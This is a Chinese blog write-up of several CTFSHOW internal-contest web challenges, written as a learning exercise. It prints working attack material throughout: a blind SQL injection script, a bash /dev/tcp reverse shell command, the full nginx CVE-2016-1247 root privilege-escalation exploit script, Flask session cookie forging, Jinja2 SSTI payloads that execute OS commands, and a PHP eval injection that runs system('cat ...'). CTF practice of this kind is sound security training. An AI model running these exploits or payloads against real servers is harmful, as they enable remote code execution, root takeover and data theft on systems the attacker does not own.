CTFSHOW 内部赛web writeup

原创

AshMOB 于 2021-10-29 22:47:06 发布 3487 收藏

分类专栏： ctf比赛wp 文章标签： web 安全

本文链接：https://blog.csdn.net/ashMOB/article/details/121044296

CTFSHOW 内部赛web writeup

太菜了不会写，按着羽师傅和bmth666师傅的writeup复现

签到


打开界面如上，右键源码可以看到有一个register.php注册界面，需要利用login和register界面来进行sql盲注，sql太菜了连代码都看不懂，直接贴师傅们写的脚本

```python
import requests
import re

url1 = "http://dd2ae20d-7588-4d04-af33-86ce7a48313d.challenge.ctf.show/register.php"
url2 = "http://dd2ae20d-7588-4d04-af33-86ce7a48313d.challenge.ctf.show/login.php"
flag = ''
for i in range(1, 50):
    payload = "hex(hex(substr((select/**/flag/**/from/**/flag)from/**/" + str(i) + "/**/for/**/1))),/*"
    print(payload)
    s = requests.session()
    data1 = {
        'e': str(i + 30) + "',username=" + payload,
        'u': "*/#",
        'p': i + 30
    }
    # print(data1['e'])
    r1 = s.post(url1, data=data1)
    data2 = {
        'e': i + 30,
        'p': i + 30
    }
    r2 = s.post(url2, data=data2)
    t = r2.text
    real = re.findall("Hello (.*?),", t)[0]
    flag += real
    print(flag)
```

运行到异常结束

```
3633373436363733363836463737374236363334363436323330363631363432443336363133333334324433334333233333636324436313330333633313244363436323330363136313633333136323636333833303634374 4
hex(hex(substr((select/**/flag/**/from/**/flag)from/**/46/**/for/**/1))),/*
Traceback (most recent call last):
  File "E:\PyCharm 2020.3.4\plugins\python\helpers\pydev\pydevd.py", line 1483, in _exec
```

然后将得到的这行十六进制数转两次文本即可得到flag



出题人不想跟你说话.jpg

这题进去的界面是这样的

菜刀暗示了需要利用菜刀或别的工具链接后门，密码在

上

hint1: whoami && ls -l /
hint2:如你们所说，提权，看看服务器有什么服务

读取flag的权限不足

cat /etc/crontab发现有定时任务

nginx -v查看nginx的版本，可能存在提权漏洞CVE-2016-1247

```
(www-data:/var/www/html) $ nginx -v
nginx version: nginx/1.4.6 (Ubuntu)
```

受影响的版本如下：

> Debian: Nginx1.6.2-5+deb8u3
>
> Ubuntu 16.04: Nginx1.10.0-0ubuntu0.16.04.3
>
> Ubuntu 14.04: Nginx1.4.6-1ubuntu3.6
>
> Ubuntu 16.10: Nginx1.10.1-0ubuntu1.1

尝试反弹shell到自己的机子上

```
nc -lvnp 8888 #自己的机子监听8888端口
```

```
root@stulinux:/home/azureuser# nc -lvnp 8888
Listening on 0.0.0.0 8888
```

```
bash -i >& /dev/tcp/xx.xx.xx.xx/8888 0>&1 #xx表示你的ip地址，公网ip
```

```
(www-data:/var/www/html) $ bash -i >& /dev/tcp/[illegible]/8888 0>&1
(www-data:/var/www/html) $
```

如果你的机子在阿里云或者azure需要注意修改安全组策略，不然接收不到反弹shell

上传Nginx.sh

emoji.png	2020-03-26 09:22:55	534.56 Kb	0664
index.php	2020-03-26 09:22:55	233 b	0664
nginx.sh	2021-10-29 14:00:43	7.31 Kb	0755

内容为

```
------------[ nginxed-root.sh ]--------------

#!/bin/bash
#
# Nginx (Debian-based distros) - Root Privilege Escalation PoC Exploit
# nginxed-root.sh (ver. 1.0)
#
# CVE-2016-1247
#
# Discovered and coded by:
#
# Dawid Golunski
```

```
# dawid[at]legalhackers.com
#
# https://legalhackers.com
#
# Follow https://twitter.com/dawid_golunski for updates on this advisory.
#
# ---
# This PoC exploit allows local attackers on Debian-based systems (Debian, Ubuntu
# etc.) to escalate their privileges from nginx web server user (www-data) to root
# through unsafe error log handling.
#
# The exploit waits for Nginx server to be restarted or receive a USR1 signal.
# On Debian-based systems the USR1 signal is sent by logrotate (/etc/logrotate.d/nginx)
# script which is called daily by the cron.daily on default installations.
# The restart should take place at 6:25am which is when cron.daily executes.
# Attackers can therefore get a root shell automatically in 24h at most without any admin
# interaction just by letting the exploit run till 6:25am assuming that daily logrotation
# has been configured.
#
#
# Exploit usage:
# ./nginxed-root.sh path_to_nginx_error.log
#
# To trigger logrotation for testing the exploit, you can run the following command:
#
# /usr/sbin/logrotate -vf /etc/logrotate.d/nginx
#
# See the full advisory for details at:
# https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html
#
# Video PoC:
# https://legalhackers.com/videos/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html
#
#
# Disclaimer:
# For testing purposes only. Do no harm.
#

BACKDOORSH="/bin/bash"
BACKDOORPATH="/tmp/nginxrootsh"
PRIVESCLIB="/tmp/privesclib.so"
PRIVESCSRC="/tmp/privesclib.c"
SUIDBIN="/usr/bin/sudo"

function cleanexit {
    # Cleanup
    echo -e "\n[+] Cleaning up..."
    rm -f $PRIVESCSRC
    rm -f $PRIVESCLIB
    rm -f $ERRORLOG
    touch $ERRORLOG
    if [ -f /etc/ld.so.preload ]; then
        echo -n > /etc/ld.so.preload
    fi
    echo -e "\n[+] Job done. Exiting with code $1 \n"
    exit $1
}

function ctrl_c() {
        echo -e "\n[+] Ctrl+C pressed"
```


```
    cleanexit 0
}

#intro

cat <<_eascii_
 _______________________________
< Is your server (N)jinxed ? ;o >
 -------------------------------
          \
           \          __---__
                   _-       /--______
              __--( /     \ )XXXXXXXXXX\v.
            .-XXX(   O   O  )XXXXXXXXXXXXXX-
           /XXX(       U     )        XXXXXXX\
         /XXXXX(              )--_  XXXXXXXXXX\
        /XXXXX/ (      O     )   XXXXXX   \XXXXX\
        XXXXX/   /            XXXXXX   \__ \XXXXX
        XXXXXX__/          XXXXXX         \__---->
 ---___  XXX__/          XXXXXX      \__         /
   \-  --__/   ___/\  XXXXXX            /  ___--/=
    \-\    ___/    XXXXXX              '--- XXXXXX
       \-\/XXX\ XXXXXX                      /XXXXX
         \XXXXXXXXX   \                    /XXXXX/
          \XXXXXX      >                 _/XXXXX/
            \XXXXX--__/              __-- XXXX/
             -XXXXXXXX---------------  XXXXXX-
                \XXXXXXXXXXXXXXXXXXXXXXXX/
                  ""VXXXXXXXXXXXXXXXXXV""
_eascii_

echo -e "\033[94m \nNginx (Debian-based distros) - Root Privilege Escalation PoC Exploit (CVE-2016-1247) \nnginx
ed-root.sh (ver. 1.0)\n"
echo -e "Discovered and coded by: \n\nDawid Golunski \nhttps://legalhackers.com \033[0m"

# Args
if [ $# -lt 1 ]; then
    echo -e "\n[!] Exploit usage: \n\n$0 path_to_error.log \n"
    echo -e "It seems that this server uses: `ps aux | grep nginx | awk -F'log-error=' '{ print $2 }' | cut -d'
' -f1 | grep '/'`\n"
    exit 3
fi

# Priv check

echo -e "\n[+] Starting the exploit as: \n\033[94m`id`\033[0m"
id | grep -q www-data
if [ $? -ne 0 ]; then
    echo -e "\n[!] You need to execute the exploit as www-data user! Exiting.\n"
    exit 3
fi

# Set target paths
ERRORLOG="$1"
if [ ! -f $ERRORLOG ]; then
    echo -e "\n[!] The specified Nginx error log ($ERRORLOG) doesn't exist. Try again.\n"
    exit 3
fi
```

```
# [ Exploitation ]

trap ctrl_c INT
# Compile privesc preload library
echo -e "\n[+] Compiling the privesc shared library ($PRIVESCSRC)"
cat <<_solibeof_>$PRIVESCSRC
#define _GNU_SOURCE
#include <stdio.h>
#include <sys/stat.h>
#include <unistd.h>
#include <dlfcn.h>
       #include <sys/types.h>
       #include <sys/stat.h>
       #include <fcntl.h>

uid_t geteuid(void) {
    static uid_t  (*old_geteuid)();
    old_geteuid = dlsym(RTLD_NEXT, "geteuid");
    if ( old_geteuid() == 0 ) {
        chown("$BACKDOORPATH", 0, 0);
        chmod("$BACKDOORPATH", 04777);
        unlink("/etc/ld.so.preload");
    }
    return old_geteuid();
}
_solibeof_
/bin/bash -c "gcc -Wall -fPIC -shared -o $PRIVESCLIB $PRIVESCSRC -ldl"
if [ $? -ne 0 ]; then
    echo -e "\n[!] Failed to compile the privesc lib $PRIVESCSRC."
    cleanexit 2;
fi


# Prepare backdoor shell
cp $BACKDOORSH $BACKDOORPATH
echo -e "\n[+] Backdoor/low-priv shell installed at: \n`ls -l $BACKDOORPATH`"

# Safety check
if [ -f /etc/ld.so.preload ]; then
    echo -e "\n[!] /etc/ld.so.preload already exists. Exiting for safety."
    exit 2
fi

# Symlink the log file
rm -f $ERRORLOG && ln -s /etc/ld.so.preload $ERRORLOG
if [ $? -ne 0 ]; then
    echo -e "\n[!] Couldn't remove the $ERRORLOG file or create a symlink."
    cleanexit 3
fi
echo -e "\n[+] The server appears to be \033[94m(N)jinxed\033[0m (writable logdir) ! :) Symlink created at: \n`l
s -l $ERRORLOG`"

# Make sure the nginx access.log contains at least 1 line for the logrotation to get triggered
curl http://localhost/ >/dev/null 2>/dev/null
# Wait for Nginx to re-open the logs/USR1 signal after the logrotation (if daily
# rotation is enable in logrotate config for nginx, this should happen within 24h at 6:25am)
echo -ne "\n[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am.
.."
while :; do
    sleep 1
```

```
    if [ -f /etc/ld.so.preload ]; then
        echo $PRIVESCLIB > /etc/ld.so.preload
        rm -f $ERRORLOG
        break;
    fi
done

# /etc/ld.so.preload should be owned by www-data user at this point
# Inject the privesc.so shared library to escalate privileges
echo $PRIVESCLIB > /etc/ld.so.preload
echo -e "\n[+] Nginx restarted. The /etc/ld.so.preload file got created with web server privileges: \n`ls -l /et
c/ld.so.preload`"
echo -e "\n[+] Adding $PRIVESCLIB shared lib to /etc/ld.so.preload"
echo -e "\n[+] The /etc/ld.so.preload file now contains: \n`cat /etc/ld.so.preload`"
chmod 755 /etc/ld.so.preload

# Escalating privileges via the SUID binary (e.g. /usr/bin/sudo)
echo -e "\n[+] Escalating privileges via the $SUIDBIN SUID binary to get root!"
sudo 2>/dev/null >/dev/null

# Check for the rootshell
ls -l $BACKDOORPATH
ls -l $BACKDOORPATH | grep rws | grep -q root
if [ $? -eq 0 ]; then
    echo -e "\n[+] Rootshell got assigned root SUID perms at: \n`ls -l $BACKDOORPATH`"
    echo -e "\n\033[94mThe server is (N)jinxed ! ;) Got root via Nginx!\033[0m"
else
    echo -e "\n[!] Failed to get root"
    cleanexit 2
fi

rm -f $ERRORLOG
echo > $ERRORLOG

# Use the rootshell to perform cleanup that requires root privilges
$BACKDOORPATH -p -c "rm -f /etc/ld.so.preload; rm -f $PRIVESCLIB"
# Reset the logging to error.log
$BACKDOORPATH -p -c "kill -USR1 `pidof -s nginx`"

# Execute the rootshell
echo -e "\n[+] Spawning the rootshell $BACKDOORPATH now! \n"
$BACKDOORPATH -p -i

# Job done.
cleanexit 0

-----------------------------------------------------
```

修改文件权限并执行

```
chmod +x nginx.sh
./nginx.sh
./nginx.sh /var/log/nginx/error.log
```



如图提权成功，cat /flag即可

蓝瘦

hint：内存flag

flask一脸懵，也是跑脚本

大概原理就是flask对cookie的session没有进行加密而是只进行了签名，因而可以被读取，在知道key的情况下可篡改，因而这题尝试篡改。

查看源码可以得到

```
<!-- param: ctfshow -->
 <!-- key: ican -->
```

ican猜测为签名的key

读取脚本如下


```
""" Flask Session Cookie Decoder/Encoder """
__author__ = 'Wilson Sumanang, Alexandre ZANNI'

# standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast

# Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3: # < 3.0
    raise Exception('Must be using at least Python 3')
elif sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else: # > 3.4
    from abc import ABC, abstractmethod
```

```
# Lib for argument parsing
import argparse

# external Imports
from flask.sessions import SecureCookieSessionInterface

class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key


if sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    class FSCM(metaclass=ABCMeta):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e


        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e
else: # > 3.4
    class FSCM(ABC):
        def encode(secret_key, session_cookie_structure):
```

```
        """ Encode a Flask session cookie """
        try:
            app = MockApp(secret_key)

            session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
            si = SecureCookieSessionInterface()
            s = si.get_signing_serializer(app)

            return s.dumps(session_cookie_structure)
        except Exception as e:
            return "[Encoding error] {}".format(e)
            raise e


    def decode(session_cookie_value, secret_key=None):
        """ Decode a Flask cookie  """
        try:
            if(secret_key==None):
                compressed = False
                payload = session_cookie_value

                if payload.startswith('.'):
                    compressed = True
                    payload = payload[1:]

                data = payload.split(".")[0]

                data = base64_decode(data)
                if compressed:
                    data = zlib.decompress(data)

                return data
            else:
                app = MockApp(secret_key)

                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.loads(session_cookie_value)
        except Exception as e:
            return "[Decoding error] {}".format(e)
            raise e


if __name__ == "__main__":
    # Args are only relevant for __main__ usage

    ## Description for help
    parser = argparse.ArgumentParser(
                description='Flask Session Cookie Decoder/Encoder',
                epilog="Author : Wilson Sumanang, Alexandre ZANNI")

    ## prepare sub commands
    subparsers = parser.add_subparsers(help='sub-command help', dest='subcommand')

    ## create the parser for the encode command
    parser_encode = subparsers.add_parser('encode', help='encode')
    parser_encode.add_argument('-s', '--secret-key', metavar='<string>',
                               help='Secret key', required=True)
```

```
    parser_encode.add_argument('-t', '--cookie-structure', metavar='<string>',
                               help='Session cookie structure', required=True)

    ## create the parser for the decode command
    parser_decode = subparsers.add_parser('decode', help='decode')
    parser_decode.add_argument('-s', '--secret-key', metavar='<string>',
                               help='Secret key', required=False)
    parser_decode.add_argument('-c', '--cookie-value', metavar='<string>',
                               help='Session cookie value', required=True)

    ## get args
    args = parser.parse_args()

    ## find the option chosen
    if(args.subcommand == 'encode'):
        if(args.secret_key is not None and args.cookie_structure is not None):
            print(FSCM.encode(args.secret_key, args.cookie_structure))
    elif(args.subcommand == 'decode'):
        if(args.secret_key is not None and args.cookie_value is not None):
            print(FSCM.decode(args.cookie_value,args.secret_key))
        elif(args.cookie_value is not None):
            print(FSCM.decode(args.cookie_value))
```

```
解密:python flask_session_manager.py decode -c -s  # -c是flask cookie里的session值 -s参数是SECRET_KEY
加密:python flask_session_manager.py encode -s -t # -s参数是SECRET_KEY -t参数是session的参照格式，也就是session解密后的格式
```



第一次登录后才有cookie

```
PS E:\code\python\ctf> python .\内部赛_蓝瘦.py decode -c 'eyJ1c2VybmFtZSI6IjEyMyJ9.YXwFUQ.bVb9faBFtjpeEYmgHZ-WJ8obwzQ' -
s 'ican'
{'username': '123'}
PS E:\code\python\ctf>
```


读取session成功

```
PS E:\code\python\ctf> python .\内部赛_蓝瘦.py encode -s 'ican' -t "{'username': 'admin'}"
eyJ1c2VybmFtZSI6ImFkbWluIn0.YXwF8A._h93H_4ab77YiNPxeLw9AuWBgY4
PS E:\code\python\ctf>
```

名称	值
session	eyJ1c2VybmFtZSI6ImFkbWluIn0.YXwF8A._h93H_4ab77YiNPxeLw9AuWBgY4
UM_distinctid	179659a8ae2974-035aa50e8c9ece-52301645-1fa400-179659a8ae3937

篡改session

直接刷新即可，提示缺少请求参数



参数即为ctfshow

尝试请求：`?ctfshow={{2*2}}`

接下来是ssti注入，不会

payload：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('ls').read()") }}{% endif %}{% endfor %}

{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('env').read()") }}{% endif %}{% endfor %}
```

很抱歉，您要访问的页面跑掉了!

HOSTNAME=b1f46f1d0c60 HOME=/home/ctf PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin PWD=/ FLAG=ctfshow{5a41599f-1109-4d45-b1e7-a01b46784f09}

一览无余

啥都没就一个

```
<?php
highlight_file(__FILE__);
?>
```

wp说是

CVE-2019-11043

利用工具：PHuiP-FPizdaM

（有时候需要重复请求才能有反应，不是特别灵敏

登录就有flag


也是sql注入

1：长度限制为5
2：存在过滤且过滤的字符会有回显

空异或0会查到所有非数字开头的记录

payload（按空格分隔，都能用）：

```
'^0#   '^''#   '<>1#   '<1#   '&0#   '<<0#   '>>0#   '&''#   '/9#
```



签退

源码为

```
<?php
($S = $_GET['S'])?eval("$$S"):highlight_file(__FILE__);
```

绕过或者变量覆盖即可

payload：

`?S=a;system('cat ../../flag.txt');`

变量覆盖：

`?S=a=system('cat ../../flag.txt');`

参考：

CTFSHOW内部赛 web03_出题人不想跟你说话.jpg_羽的博客-CSDN博客

CTFshow刷题记录_bmth666的博客-CSDN博客